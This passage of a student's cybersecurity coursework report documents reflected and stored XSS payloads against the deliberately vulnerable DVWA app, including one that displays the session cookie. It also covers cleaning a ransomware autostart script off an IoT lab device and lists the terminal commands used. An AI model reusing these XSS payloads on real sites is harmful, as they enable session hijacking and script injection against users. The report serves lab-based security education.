


Figure 35

High Level XSS(Reflected):

At high level, I performed an XSS where I injected a fake image tag with an onerror event that triggered an alert. This shows what an attacker could do by running a script under the cover of an input that is not properly sanitized, even when in high secure settings.




```
<div class="body_padded">
    <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>

    <div class="vulnerable_code_area">
        <form name="XSS" action="#" method="GET">
            <p>
                What's your name?
                <input type="text" name="name">
                <input type="submit" value="Submit">
            </p>

        </form>
        <pre>Hello <img src=x onerror=alert("xss")></pre>
    </div>

    <h2>More Information</h2>
```

Figure 36

Low Level XSS(Stored):

I placed the payload `<script>alert(document.domain</script>` into the message field. The script was stored on the server and was executed each time I reloaded the page, with the output of the script sent back to me, showing that my code was running on the server's version of the page and executing in the browser of the viewer.




Figure 37

Medium Level XSS(Stored):

I used basic filters by breaking up the <script> tag. The guestbook stored that payload. Every time I reloaded the page; it was displaying the session cookie. It only disappears if I deleted the saved message in the guestbook.




Figure 38

High Level XSS(Stored):

I used an anchor tag with an onclick JavaScript event to trigger an alert when the text “test” was clicked. This showed how a malicious script can be hidden in a plain text and only activates when the user interacts with it.




Figure 39

2.1.2 Clean and identity your Iot EndUser device.

When accessing the system, the ransomware infection alert was showing, indicating that the device had been compromised.

Figure 40

I successfully compiled the AES256 decryption program (decrypt-aes256.c) using the GCC compiler. This tool was essential for decrypting the encrypted IoT device information.




Figure 41

I ran the decryption command with the right key and iv, along with the encrypted input file. The output revealed the identity of the IoT end-user device: ***a fridge***.




Figure 42

The grep command reveals traces of the ransomware message.




Figure 43

The root is navigating to the /etc directory, listing all subdirectories and config files. This view helps identify where autostart scripts might exist that could trigger ransomware.




Figure 44

In this step, I found a file called mystart.sh. So, I renamed it to end.sh.BAK. This way it won't run anymore but, I still have it saved. This helped to stop the ransomware message from showing up after restarting.




Figure 45

I used the password given in the instructions to log in back (Passw0rd) and the system has been successfully logged in, and the desktop interface loads without displaying the ransomware popup.





Figure 46

3. Work Plan

For this investigation, I followed a multi-stage approach inspired by Advanced Persistent Threat (APT) scenarios. I tried to think like an attacker who would stay undetected while moving lately across the system and used this mindset to guide how I identified, exploited, and remediated vulnerabilities.

1. Network Traffic Analysis
   I started with Wireshark to look at the network logs that were provided (snortattack1.log and snortftp.log). I applied filters such as tcp.port == 22, ip.addr == ..., ftp.request.command == “PASS”, and dns or icmp to check suspicious patterns that would indicate to me that there were some serious problem going on. My goal was analysing each of the important traffics using Wireshark.

   Tools I used: Wireshark, Snort Log Files.



2. Web Application Exploitation
   I tested the SQL Injection and XSS vulnerabilities of the Damn Vulnerable Web Application (DVWA). I used the security settings low, medium, and high in the DVWA, and utilized Inspect Element for XSS. I extracted the usernames and passwords, and I cracked them by using John the Ripper.

   Tools Used: DVWA

3. IoT Ransomware

   The last part of the coursework required accessing an IoT end-user device. When I logged in, the first thing popped up was a “Ransomware Infection”. I went through /etc/profile.d/, /etc/xdg/autostart/, and the /home/user directories to investigate the presence of ransomware on the device. There was a script named mystart.sh, which I renamed it end.sh.BAK and re-logged back to see that I had removed the infection successfully. The decryption confirmed also that the infected device was a fridge.

   Tools: Terminal

4. Concluding Remarks


This investigation showed how different layers of a network can be targeted by attackers and how important is to monitor, detect, and respond quickly. From analysing traffic logs to performing SQL and XSS on a vulnerable web server and finally dealing with a ransomware infection on an IoT device, each task required a mix of technical tools and analytical thinking.

I gained a practical experience dealing with threats from using tools such as Wireshark, SQLMap, and terminal for the last part, which helped me understand how these threats unfold in real-world scenarios. What this coursework really taught me is that attackers will try every possible way to attack – network protocols, web app vulnerabilities and even IoT startup scripts. And the only way to stop them is to have more visibility and control than they do.


5. Appendix

ls ~/.config/autostart
ls /etc/xdg/autostart
grep -ri “ransomware” /etc /home/user
cd /home/user/Dawnloads/AES-256-master
ls -la
sudo su
cat key.txt
cat iv.txt
cat deviceinfo.txt
gcc -std=c99 -o dec-aes256 decrypt-aes256.c -lcrypto
./dec-aes256 -k key.txt -v iv.txt -i deviceinfo.txt -o dec-output.txt
cat dec-output.txt
cd /etc/profile.d/
ls
cat mystart.sh
mv mystart.sh end.sh.BAK


Checked for hidden scripts related to ransomware.




Gaining access, where I found a README.md file, which I had to access.

